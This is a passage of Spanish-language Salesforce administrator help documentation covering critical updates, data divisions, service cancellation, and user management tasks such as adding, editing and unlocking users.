Salesforce publica periódicamente actualizaciones que mejoran el rendimiento, lógica y funcionalidad de Salesforce, pero pueden afectar a sus personalizaciones existentes. Cuando estas actualizaciones están disponibles, Salesforce las enumera en Configuración en **Actualizaciones críticas** y muestra un mensaje cuando los administradores van a Configuración.

Para asegurar una transición sin problemas, cada actualización tiene un periodo de prueba durante el cual puede activar y desactivar manualmente la actualización un número ilimitado de veces para evaluar el impacto en su organización y modificar sus personalizaciones afectadas si fuera necesario. El periodo de prueba finaliza en la fecha de activación automática, cuando Salesforce activa la actualización de forma permanente.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: todas las ediciones

PRECAUCIÓN: Salesforce recomienda que compruebe cada actualización activándola en su Sandbox de desarrollador o en su entorno de producción en las horas de menor carga de trabajo.

Para gestionar actualizaciones críticas, en Configuración, haga clic en **Actualizaciones críticas**. Desde esta página, puede visualizar el resumen, estado y fecha de activación automática que Salesforce no haya activado permanentemente. Para ver más detalles acerca de la actualización, incluyendo una lista de personalizaciones en su organización que la actualización puede afectar, haga clic en **Revisar**.

Si una actualización tiene un vínculo **Activar**, haga clic en él para probar la actualización en su entorno de sandbox o producción antes de que Salesforce la active automáticamente.

## Notas sobre actualizaciones críticas

- Salesforce analiza su organización para determinar si una actualización crítica puede afectar a sus personalizaciones. Si sus personalizaciones no se ven afectadas, Salesforce activa la actualización automáticamente en su organización.
- En la fecha de activación automática programada, Salesforce activa la actualización de forma permanente. Tras la activación automática, no podrá desactivar la actualización.
- Cada página de detalles de actualización describe cómo sus personalizaciones pueden verse afectadas y cómo puede solucionar una funcionalidad que no desee.
- Salesforce muestra un mensaje la primera vez que accede al menú de configuración cuando hay una actualización crítica disponible. El mensaje le permite seleccionar que Salesforce muestre las actualizaciones inmediatamente o que le recuerde posteriormente que las actualizaciones están disponibles.

# Organizar datos con divisiones

Gracias a las divisiones, los datos de la organización pueden segmentarse en secciones lógicas, de manera que las búsquedas, los informes y las vistas de lista adquieren un mayor sentido para los usuarios. Las divisiones resultan prácticas en organizaciones con una enorme cantidad de datos.

Nota: Las divisiones no restringen el acceso de los usuarios a los datos ni se establecen con fines de seguridad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Cómo funcionan las divisiones

Las divisiones se pueden asignar a usuarios y otros tipos de registros. Por ejemplo, se puede confeccionar un informe que refleje las oportunidades sólo para la división de América del Norte, lo que permite obtener mayor precisión en las cifras de ventas del equipo de ventas de esta región en concreto.

### Configuración de divisiones

Al configurar divisiones, debe crear divisiones y asignarles registros para asegurarse de que sus datos se categorizan correctamente.

### Creación y modificación de divisiones

La creación de divisiones lógicas para su organización le ayuda a segmentar sus registros para facilitar la búsqueda y creación de informes.

### Transferencia de varios registros entre divisiones

Seleccione grupos de registros para transferirlos a divisiones o entre ellas.

### Cambiar la división predeterminada para usuarios

Si puede gestionar la configuración de usuarios, puede cambiar la división predeterminada de un usuario.

### Realización de informes con divisiones

Si su organización utiliza divisiones para segmentar datos, puede personalizar sus informes para mostrar registros en divisiones específicas.

# Cómo funcionan las divisiones

Las divisiones se pueden asignar a usuarios y otros tipos de registros. Por ejemplo, se puede confeccionar un informe que refleje las oportunidades sólo para la división de América del Norte, lo que permite obtener mayor precisión en las cifras de ventas del equipo de ventas de esta región en concreto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- **División de nivel de registro**: La división es un campo en los registros individuales que indica que el registro en cuestión pertenece a una división concreta. Un registro puede pertenecer a una división que el administrador cree, o bien a una división "global" estándar, que se crea de manera automática cuando su organización habilita las divisiones. Un registro no puede pertenecer a más de una división a la vez.
- **División predeterminada**: Los usuarios se asignan a una división predeterminada que se aplica a las cuentas, candidatos y objetos personalizados creados recientemente que tengan habilitadas las divisiones.
- **División de trabajo**: Si cuenta con el permiso "Repercusión de las divisiones", podrá establecer la división a través de una lista desplegable de la barra lateral. Con esto, las búsquedas mostrarán únicamente los datos relativos a la división de trabajo actual. La división de trabajo puede cambiarse siempre que se quiera. Si no posee este permiso, siempre verá registros en todas las divisiones.

La siguiente tabla muestra el modo en que el uso de las divisiones influye en las distintas áreas.

| Área | Descripción |
| --- | --- |
| Búsqueda | Si posee el permiso "Repercusión de las divisiones":<br>• En la búsqueda de la barra lateral, puede seleccionar una única división o todas las divisiones.<br>• En la búsqueda avanzada, puede seleccionar una única división o todas las divisiones.<br>• En la búsqueda global, puede buscar en una única división o en todas las divisiones.<br>• Para las búsquedas en cuadros de diálogo de búsqueda, los resultados incluyen los registros de la división seleccionada de la lista desplegable en la ventana del cuadro de diálogo de búsqueda.<br>Nota: Todas las búsquedas realizadas dentro de una división específica también incluyen la división global. Por ejemplo, si busca en una división denominada División occidental, sus resultados incluirán registros encontrados en la División occidental y en la división global.<br>Si no posee este permiso, los resultados de la búsqueda siempre incluirán todos los registros de todas las divisiones. |
| Vistas de lista | Si posee el permiso "Repercusión de las divisiones", las vistas de lista incluirán únicamente aquellos registros de la división que haya especificado al crear o modificar la vista de lista en cuestión. Las vistas de lista que no incluyan todos los registros (como Mis casos abiertos) incluirán los registros de todas las divisiones. |

| Área | Descripción |
| --- | --- |
| | Si no posee este permiso, las vistas de lista siempre incluirán todos los registros de todas las divisiones. |
| Chatter | Chatter no admite divisiones. Por ejemplo, no puede utilizar noticias en tiempo real de Chatter separadas para divisiones diferentes. |
| Informes | Si posee el permiso "Repercusión de las divisiones", podrá establecer opciones de informe propias para que se incluyan los registros de una única división o bien de todas. Los informes que utilizan filtros estándar (como Mis casos o Cuentas de mi equipo) muestran registros de todas las divisiones y no se pueden limitar exclusivamente a una división particular.<br>Si no posee este permiso, los informes siempre incluirán todos los registros de todas las divisiones. |
| Vista de registros y listas relacionadas | Al ver la página de detalles de un registro, las listas relacionadas recogen todos los registros asociados a los que se tiene acceso (independientemente de la división). |
| Creación de registros nuevos | Cuando se crean cuentas, candidatos u objetos personalizados nuevos que tengan activadas las divisiones, la división se establecerá automáticamente como la división predeterminada, a menos que reemplace esta configuración.<br>Cuando se crean registros nuevos relacionados con una cuenta o con otro registro que ya tiene una división, el nuevo registro se asignará a la división del registro ya existente. Por ejemplo, si crea un registro de objeto de objeto personalizado que se encuentre en el lado de detalle de una relación principal/detalle con un objeto personalizado que tenga habilitadas las divisiones, se le asigna la división del registro principal.<br>Cuando se crean registros que no están relacionados con otros registros (como oportunidades privadas o contactos sin relación con una cuenta), la división se establecerá automáticamente en la división global. |
| Modificación de registros | Al modificar cuentas, candidatos u objetos personalizados que tengan activadas las divisiones, la división puede cambiarse. Todos los registros asociados mediante una relación principal/detalle también se transfieren automáticamente a la nueva división. Por ejemplo, los contactos y las oportunidades se transfieren a la nueva división de su cuenta asociada y los objetos personalizados de detalle se transfieren a su nueva división del registro principal.<br>Cuando se modifican otros tipos de registros, no se puede alterar la configuración de la división. |

| Área | Descripción |
| --- | --- |
| Objetos personalizados | Cuando activa divisiones para un objeto personalizado, Salesforce inicialmente asigna todos los registros de dicho objeto personalizado a la división global.<br>Cuando cree un registro de objeto personalizado:<br>• Si el objeto personalizado tiene activadas las divisiones, el registro adopta su división predeterminada.<br>• Si el objeto personalizado se encuentra en el lado de detalle de una relación principal/detalle con un objeto personalizado que tenga habilitadas las divisiones, el registro adopta la división del registro principal. |
| Relaciones | Si convierte una relación de búsqueda en una relación principal/detalle, los registros de detalle pierden su división actual y heredan la división de su registro principal.<br>Si convierte una relación principal/detalle en una relación de búsqueda, la división de cualquier registro de detalle está determinada por el registro principal anterior.<br>Si elimina una relación principal/detalle, la división de cualquier registro de detalle está determinada por el registro principal anterior. |

## Configuración de divisiones

Al configurar divisiones, debe crear divisiones y asignarles registros para asegurarse de que sus datos se categorizan correctamente.

Antes de poder utilizar la función de divisiones para su organización, debe activar divisiones. Si utiliza un objeto estándar, póngase en contacto con Salesforce para activar varias divisiones para su organización. Para los objetos personalizados, seleccione `Activar divisiones` en la página de definición del objeto personalizado para activar las divisiones.

1. Planifique qué divisiones necesita basándose en cómo desea segmentar sus datos.
   Por ejemplo, puede que desee una división para todos los registros pertenecientes a su equipo de ventas de Norte América y una división para su equipo de ventas de Europa.
   100
2. Cree divisiones para su organización. Todos los registros existentes están asignados a la división "Global" de forma predeterminada. Puede cambiar el nombre de la división predeterminada, crear divisiones adicionales y mover registros de datos y usuario entre divisiones.
3. Transfiera los candidatos, cuentas y objetos personalizados a las divisiones pertinentes. Cuando se asignan registros a una división, los registros asociados se asignan a la misma división. Por ejemplo, cuando cambia la división asignada a una cuenta, los registros relacionados como contactos y oportunidades se asignan a la misma división.
4. Agregue campos de divisiones a los formatos de página.
5. Agregue divisiones a la seguridad a nivel de campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar divisiones:
- "Modificar todos los datos"

6. Defina la división predeterminada de todos los usuarios. Las nuevas cuentas y los nuevos candidatos están asignados a la división predeterminada del usuario a menos que el usuario asigne explícitamente otra división. Los nuevos registros relacionados a registros existentes están asignados a la división del registro existente.
7. Active el permiso "Repercusión de las divisiones" para usuarios que deben poder limitar las vistas de lista por división, buscar en una división o realizar un informe en una división.

   Los usuarios sin el permiso "Repercusión de las divisiones" aún tendrán una división predeterminada a nivel de usuario, podrán ver campos de división, cambiar la división de un registro y especificar una división al crear registros.

## Creación y modificación de divisiones

La creación de divisiones lógicas para su organización le ayuda a segmentar sus registros para facilitar la búsqueda y creación de informes.

Las divisiones deben estar activadas para su organización.

Todos los registros están asignados en un principio a la división predeterminada "Global" hasta que el usuario defina la división. Puede crear un máximo de 100 divisiones, incluidas algunas inactivas.

1. Desde Configuración, introduzca *Gestionar divisiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestionar divisiones**.
2. Haga clic en **Nueva** para crear una división o en **Modificar** para cambiar una división existente.
3. Escriba el nombre de la división.
4. Seleccione la casilla de verificación para activar la división.

   Nota: Si una división tiene asignados usuarios o colas de candidatos, no podrá desactivarla.
5. Haga clic en **Guardar**.
6. Si desea cambiar el orden en el que aparecen esas divisiones en la lista de selección Divisiones, haga clic en **Ordenar**, luego utilice los botones de flecha para mover las divisiones arriba o abajo en la lista.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar divisiones:

- "Modificar todos los datos"

## Transferencia de varios registros entre divisiones

Seleccione grupos de registros para transferirlos a divisiones o entre ellas.

Para volver a asignar las divisiones para varios registros a la vez, transfiera grupos de cuentas, candidatos o usuarios entre divisiones.

1. En Configuración, introduzca *Transferencia masiva de divisiones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Transferencia masiva de divisiones**.
2. Seleccione el tipo de registro que desee transferir y, a continuación haga clic en **Siguiente**. Cuando cambia la división asignada a una cuenta, los registros relacionados como contactos y oportunidades se asignan a la misma división. Cuando cambia la división asignada a un objeto personalizado, otros objetos personalizados pertenecientes al mismo también se transfieren a la nueva división.
3. Seleccione las condiciones de búsqueda que deben cumplir los registros y haga clic en **Siguiente**.
4. Seleccione la división a la que desee transferir los registros.
5. Si transfiere registros de usuarios, puede seleccionar Cambiar la división... para transferir también los registros de los usuarios a la nueva división.
6. Haga clic en **Transferir**. Recibirá una notificación por correo electrónico cuando la transferencia se haya completado. Si se están transfiriendo 5.000 o más registros, la solicitud se pondrá en cola para su procesamiento.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para realizar una transferencia masiva de registros:

- "Modificar todos los datos"

## Cambiar la división predeterminada para usuarios

Si puede gestionar la configuración de usuarios, puede cambiar la división predeterminada de un usuario.

Si su organización usa divisiones para segmentar los datos, se asigna una división predeterminada a todos los usuarios y se aplica a las nuevas cuentas, candidatos y objetos personalizados que crean. La división predeterminada no evita que los usuarios visualicen o creen registros en otras divisiones. Sin embargo, si el nuevo registro está relacionado con un registro existente, el nuevo registro se asigna a la misma división que el registro existente.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en el nombre, alias o nombre de usuario del usuario cuya división predeterminada desee cambiar.
3. Haga clic en **Cambiar** junto al campo División predeterminada.
4. Seleccione una división predeterminada nueva.
5. Seleccione una acción para que se aplique a los registros que el usuario ya posee.
6. Haga clic en **Guardar**.

Si está cambiando su propia división predeterminada, omita el paso 1 y vaya a su configuración personal. Introduzca *Detalles avanzados de usuario* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles avanzados de usuario**.¿Sin resultados? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la división predeterminada de un usuario:

- "Gestionar usuarios"

## Realización de informes con divisiones

Si su organización utiliza divisiones para segmentar datos, puede personalizar sus informes para mostrar registros en divisiones específicas.

Utilice la lista desplegable División en el informe para seleccionar una de las siguientes:

- Una división específica
- Su división de trabajo actual.
- Todos los registros en todas las divisiones.

Nota: Los informes que utilizan filtros estándar (como cuentas de Mis casos o Mi equipo) incluyen los registros de todas las divisiones. Estos informes no se pueden limitar a una división específica.

CONSULTE TAMBIÉN

Modificación de la división de trabajo

Personalizar su experiencia de Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para limitar informes por división:

- "Repercusión de las divisiones"

# ¿Cómo puedo interrumpir el servicio?

Si el servicio no satisface sus necesidades, debe cancelarlo.

Los usuarios que no tengan ningún pago pendiente pueden solicitar una descarga completa de los datos en el sistema.

Para enviar su solicitud directamente, póngase en contacto con el Departamento de facturación de Asistencia al cliente de Salesforce.

# Gestión de usuarios

En Salesforce, cada usuario se identifica de forma exclusiva con un nombre de usuario, una contraseña y un perfil. Junto con otros ajustes, el perfil determina qué tareas puede ejecutar un usuario, los datos que puede ver y lo que puede hacer con los datos.

Como administrador, realiza tareas de gestión de usuarios como:

- Crear y modificar usuarios.
- Restablecer contraseñas.
- Crear cuentas de Google Apps.
- Otorgar permisos.
- Crear y gestionar otros tipos de usuarios.
- Crear aplicaciones personalizadas.
- Establecer vínculos personalizados.
- Ejecutar informes sobre usuarios.
- Delegar las tareas de administración de usuarios a otros usuarios.

Dependiendo de su edición de Salesforce y las funciones adicionales que haya adquirido su empresa, tendrá licencias específicas, como Marketing o Connect Offline. Las licencias permiten a los usuarios acceder a funciones que no están incluidas en sus licencias de usuario. Puede asignar una o más de estas licencias a usuarios y también configurar cuentas para usuarios fuera de su organización para acceder a un conjunto limitado de campos y objetos. Puede conceder acceso al portal de clientes, portal de socios o autoservicio a través de

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las opciones de gestión de usuarios disponibles serán distintas en función de la edición de Salesforce que tenga.

licencias de usuario. Si utiliza Salesforce to Salesforce, puede crear conexiones para compartir registros con otros usuarios de Salesforce de fuera de su organización.

**Nota:** Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

### Ver y gestionar usuarios

En la lista de usuarios, puede visualizar y gestionar todos los usuarios en su organización, portal de socios y Portal de clientes de Salesforce.

### Descripción general de licencias

Para activar funcionalidades específicas de Salesforce para sus usuarios debe elegir una licencia de usuario para cada usuario. Para activar funcionalidades adicionales, puede asignar licencias de conjuntos de permisos y licencias de funciones a sus usuarios o adquirir asignaciones basadas en el uso para su organización.

### Contraseñas

Salesforce proporciona a cada usuario en su organización un nombre de usuario y una contraseña únicos que se deben introducir cada vez que un usuario inicia sesión. Como administrador, puede configurar varios parámetros para asegurarse de que las contraseñas de sus usuarios son sólidas y seguras.

### Controlar el acceso de inicio de sesión

Controle si se solicita a sus usuarios otorgar acceso de cuenta a administradores de Salesforce y si los usuarios pueden otorgar acceso a publicadores.

### Iniciar sesión como otro usuario

Para ayudar a otros usuarios, los administradores pueden iniciar sesión en Salesforce como otro usuario. Dependiendo de la configuración de su organización, puede que los usuarios individuales tengan que conceder acceso de inicio de sesión a los administradores.

### Delegar funciones administrativas

Utilice la administración delegada para asignar privilegios administrativos limitados a usuarios en su organización que no son administradores. Por ejemplo, supongamos que desea que el gestor del equipo del servicio de atención al cliente gestione usuarios en la función Gestor del servicio de atención al cliente y todas las funciones subordinadas. Cree un administrador delegado para este fin de modo que pueda centrarse en otras tareas de administración.

### Configuración de temas y etiquetas

Cuando activa temas para objetos, los usuarios pueden agregar tremas a registros de modo que puedan recuperar rápidamente elementos relacionados utilizando vistas de lista. Con Chatter habilitado, los usuarios también pueden ver los elementos relacionados en la ficha Registros de cada página de detalles de tema. La activación de temas para un objeto desactiva etiquetas públicas en registros de ese tipo de objeto. Las etiquetas personales no se ven afectadas.

## CONSULTE TAMBIÉN

Ver y gestionar usuarios

Descripción general de licencias

# Ver y gestionar usuarios

En la lista de usuarios, puede visualizar y gestionar todos los usuarios en su organización, portal de socios y Portal de clientes de Salesforce.

En Configuración, introduzca *Usuarios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.

En la lista de usuarios, podrá:

- Crear un usuario.
- Crear varios usuarios.
- Restablecer las contraseñas de los usuarios seleccionados.
- Modificar un usuario.
- Ver la página de detalles de un usuario haciendo clic en el nombre, alias o nombre de usuario.
- Ver o modificar un perfil haciendo clic en el nombre del perfil.
- Si Google Apps™ está activado en su organización, exporte los usuarios a Google y cree cuentas de Google Apps haciendo clic en **Exportar a Google Apps**

Nota: Puede realizar varias de estas tareas desde la aplicación móvil SalesforceA.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

El portal de clientes y los portales de socios no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para ver listas de usuarios:
- "Ver parámetros y configuración"

## Sugerencias para gestionar usuarios

- Cree campos personalizados para los usuarios y configurar vínculos personalizados que aparezcan en la página de detalles de los usuarios. Para acceder a estas opciones, vaya a la configuración de gestión de objetos para usuarios.
- Utilice la búsqueda de la barra lateral para buscar usuarios de su organización, con independencia del estado del usuario. Cuando utilice un diálogo de búsqueda en campos con registros, los resultados de búsqueda sólo devuelven usuarios activos. También puede ejecutar informes de usuario en la ficha Informes.
- Para simplificar la gestión de usuarios en organizaciones con varios usuarios, delegue aspectos de la administración de usuarios a usuarios que no sean administradores.

  Nota: No puede delegar funciones administrativas relacionadas con su organización a usuarios del portal de socios o del portal de clientes. Sin embargo, puede delegar algunas funciones administrativas del portal a usuarios del portal.

### Directrices para agregar usuarios

Aprenda opciones importantes para agregar usuarios. Conozca qué comunicar a los usuarios sobre contraseñas e inicios de sesión.

### Agregar un usuario único

Dependiendo del tamaño de su organización o de su proceso de incorporación de nuevos contratos, puede seleccionar agregar usuarios uno por uno. El número máximo de usuarios que puede agregar viene determinado por su edición de Salesforce.

### Agregar varios usuarios

Puede agregar rápidamente hasta 10 usuarios al mismo tiempo a su organización. Su edición de Salesforce determina el número máximo de usuarios que puede agregar.

### Modificar usuarios

Para cambiar los detalles del usuario, como información de un perfil de usuario o información de un contacto, modifique la cuenta del usuario.

Desbloquear usuarios

Los usuarios se pueden bloquear en una organización si introducen credenciales de inicio de sesión incorrectas demasiadas veces. Desbloquee usuarios para recuperar su acceso.

Desactivar (eliminar) usuarios

No puede eliminar un usuario, pero puede desactivar una cuenta para que un usuario ya no puede iniciar sesión en Salesforce.

Inmovilizar o anular la inmovilización de cuentas de usuario

En algunos casos no puede desactivar de inmediato una cuenta, como cuando un usuario está seleccionado en un campo de jerarquía personalizado. Para evitar que los usuarios inicien sesión en su organización mientras realiza los pasos para desactivarlos, puede inmovilizar sus cuentas.

Restringir los dominios de correo electrónico de usuarios

Puede definir una lista segura para restringir los dominios de correo electrónico que se admiten en el campo `Correo electrónico` de un usuario.

Campos de usuario

Los campos que componen Información personal y otras páginas de configuración personal describen un usuario.

CONSULTE TAMBIÉN

Desactivar (eliminar) usuarios

Inmovilizar o anular la inmovilización de cuentas de usuario

Ayudar los usuarios desde cualquier parte con SalesforceA

## Directrices para agregar usuarios

Aprenda opciones importantes para agregar usuarios. Conozca qué comunicar a los usuarios sobre contraseñas e inicios de sesión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

- Su *nombre de usuario* debe ser único en todas las organizaciones de Salesforce. El nombre de usuario debe tener el formato de una dirección de correo electrónico; por ejemplo, jane@salesforce.com. Este nombre de usuario de correo electrónico no necesita funcionar. *Puede* tener la misma dirección de correo electrónico activa asociada con su cuenta en las organizaciones. solo el *nombre de usuario en le formato de una dirección de correo electrónico* debe permanecer único.
- Si su nombre incluye caracteres no ingleses, agregue el idioma especificado a la configuración de formato de correo de Outlook si está visualizando el correo electrónico en Outlook.
- El vínculo de verificación de cuenta enviado por correo electrónico a nuevos usuarios caduca en seis meses, y los usuarios tienen que cambiar sus contraseñas la primera vez que inician sesión. Los usuarios que hacen clic en el vínculo de verificación de cuenta pero que no establecen una contraseña necesitan un administrador para restablecer su contraseña antes de que puedan iniciar sesión.
- Puede cambiar una licencia de Salesforce por una licencia de Force.com, pero no puede cambiar una licencia de Force.com por una licencia de Salesforce.
- No todas las opciones están disponibles en todos los tipos de licencia. Por ejemplo, las opciones `Usuario de marketing` y `Permitir realización de previsiones` no están disponibles para las licencias de usuario de Force.com porque las fichas Previsiones y Campañas no están disponibles para los usuarios con esta licencia. Las licencias de usuario de Force.com no están disponibles para Professional Edition, Group Edition o Contact Manager Edition.

- En organizaciones con Performance Edition, Unlimited Edition, Enterprise Edition y Developer Edition, puede seleccionar `Enviar correos electrónicos de advertencia de Apex` para enviar un correo electrónico al usuario cuando una aplicación que recurre a Apex utilice más de la mitad de los recursos especificados por los límites reguladores. Puede utilizar esta función durante el desarrollo de código de Apex para comprobar la cantidad de recursos que se utilizan en el tiempo de ejecución.

CONSULTE TAMBIÉN

Agregar un usuario único

## Agregar un usuario único

Dependiendo del tamaño de su organización o de su proceso de incorporación de nuevos contratos, puede seleccionar agregar usuarios uno por uno. El número máximo de usuarios que puede agregar viene determinado por su edición de Salesforce.

1. Leer las directrices para la adición de usuarios.
2. En Configuración, introduzca *`Usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
3. Haga clic en **Usuario nuevo**.
4. Introduzca el nombre y la dirección de correo electrónico del usuario y un nombre de usuario único en el formato de una dirección de correo electrónico De forma predeterminada, el nombre de usuario es el mismo que la dirección de correo electrónico.

   **Importante:** Su *nombre de usuario* debe ser único en todas las organizaciones de Salesforce. El nombre de usuario debe tener el formato de una dirección de correo electrónico; por ejemplo, jane@salesforce.com. Este nombre de usuario de correo electrónico no necesita funcionar. *Puede* tener la misma dirección de correo electrónico activa asociada con su cuenta en las organizaciones. solo el *nombre de usuario en le formato de una dirección de correo electrónico* debe permanecer único.
5. En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, seleccione una `Función`.
6. Seleccione una `Licencia de usuario`. La licencia de usuario determina qué perfiles están disponibles para el usuario.
7. Seleccione un perfil que especifique los permisos mínimos del usuario y los parámetros de acceso.
8. Si su organización ha activado las aprobaciones, puede definir la configuración del aprobador del usuario, como aprobador delegado, gerente y como preferencia para recibir solicitudes de aprobación por correo electrónico.
9. Active la casilla `Generar nueva contraseña y notificar al usuario inmediatamente` para que el nombre de inicio de sesión del usuario y la contraseña temporal se envíen por correo electrónico al nuevo usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear usuarios:
- "Gestionar usuarios internos"

CONSULTE TAMBIÉN

Directrices para agregar usuarios
Agregar varios usuarios
Modificar usuarios
Campos de usuario
Descripción general de licencias

## Agregar varios usuarios

Puede agregar rápidamente hasta 10 usuarios al mismo tiempo a su organización. Su edición de Salesforce determina el número máximo de usuarios que puede agregar.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Añadir varios usuarios**.
3. Si existen varios tipos de licencia de usuario en su organización, seleccione la licencia de usuario que desea asociar a los usuarios que piensa crear. La licencia de usuario determina los perfiles disponibles.
4. Especifique la información para cada usuario.
5. Para enviar un nombre de inicio de sesión y una contraseña temporal a cada nuevo usuario por correo electrónico, seleccione **Generar contraseñas y notificar al usuario a través del correo electrónico**.
6. Haga clic en **Guardar**.
7. Para especificar más detalles de los usuarios que ha creado con este método, modifique los usuarios individualmente según sea necesario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear usuarios:
- "Gestionar usuarios internos"

CONSULTE TAMBIÉN

Agregar un usuario único
Modificar usuarios
Campos de usuario
Descripción general de licencias

## Modificar usuarios

Para cambiar los detalles del usuario, como información de un perfil de usuario o información de un contacto, modifique la cuenta del usuario.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto al nombre de un usuario.
3. Cambien la configuración según sea necesario.
4. Haga clic en **Guardar**.

Consejo: Puede realizar esta y otras tareas administrativas desde la aplicación móvil SalesforceA.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar usuarios:
- "Gestionar usuarios internos"

Consideraciones para la modificación de usuarios

Tenga en cuenta los siguientes comportamientos cuando modifique usuarios.

CONSULTE TAMBIÉN

Campos de usuario

Consideraciones para la modificación de usuarios

Desbloquear usuarios

Ayudar los usuarios desde cualquier parte con SalesforceA

## Consideraciones para la modificación de usuarios

Tenga en cuenta los siguientes comportamientos cuando modifique usuarios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

**Nombres de usuario**

Un nombre de usuario debe ser único en todas las organizaciones de Salesforce. Debe utilizar el formato de una dirección de correo electrónico (como xyz@abc.org), pero no necesita ser una dirección de correo electrónico real. Mientras que los usuarios pueden tener la misma dirección de correo electrónico en las organizaciones, los nombres de usuarios deben ser únicos.

Si cambia un nombre de usuario, se enviará un correo electrónico de confirmación con un vínculo de inicio de sesión a la dirección de correo electrónico asociada con la cuenta de ese usuario. Si una organización tiene varios servidores de inicio de sesión, en ocasiones los usuarios no pueden iniciar sesión justo después de que haya cambiado sus nombres de usuario. El cambio puede tardar hasta 24 horas en replicarse en todos los servidores.

**Cambio de direcciones de correo electrónico**

Si `Generar nueva contraseña y notificar al usuario inmediatamente` está desactivada cuando cambia la dirección de correo electrónico de un usuario, Salesforce envía un mensaje de confirmación a la dirección de correo electrónico que ha introducido. Los usuarios deben hacer clic en el vínculo que el mensaje recoge para que la nueva dirección de correo electrónico entre en vigor. Este proceso garantiza la seguridad del sistema.

**Información personal**

Los usuarios pueden cambiar si información personal después de iniciar sesión.

**Uso compartido de usuarios**

Si el valor predeterminado de toda la organización para el objeto del usuario es Privado, los usuarios deben disponer del acceso de Lectura o Escritura en el usuario de destino para acceder a la información de ese usuario.

**Nombres de dominio**

Puede limitar los nombres de dominio de las direcciones de correo electrónico de los usuarios a una lista de dominios específicos. Cualquier intento de definir una dirección de correo con otro dominio generará un mensaje de error. Para habilitar esta función para su organización, póngase en contacto con Salesforce.

CONSULTE TAMBIÉN

Modificar usuarios

## Desbloquear usuarios

Los usuarios se pueden bloquear en una organización si introducen credenciales de inicio de sesión incorrectas demasiadas veces. Desbloquee usuarios para recuperar su acceso.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Seleccione el usuario bloqueado.
3. Haga clic en **Desbloquear**.

   Este botón sólo aparece cuando un usuario está bloqueado.

Consejo: Puede realizar esta y otras tareas administrativas desde la aplicación móvil SalesforceA.

CONSULTE TAMBIÉN

- Modificar usuarios
- Establecer políticas de contraseña
- Ayudar los usuarios desde cualquier parte con SalesforceA

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para desbloquear usuarios:
- "Gestionar usuarios internos"

## Desactivar (eliminar) usuarios

No puede eliminar un usuario, pero puede desactivar una cuenta para que un usuario ya no puede iniciar sesión en Salesforce.

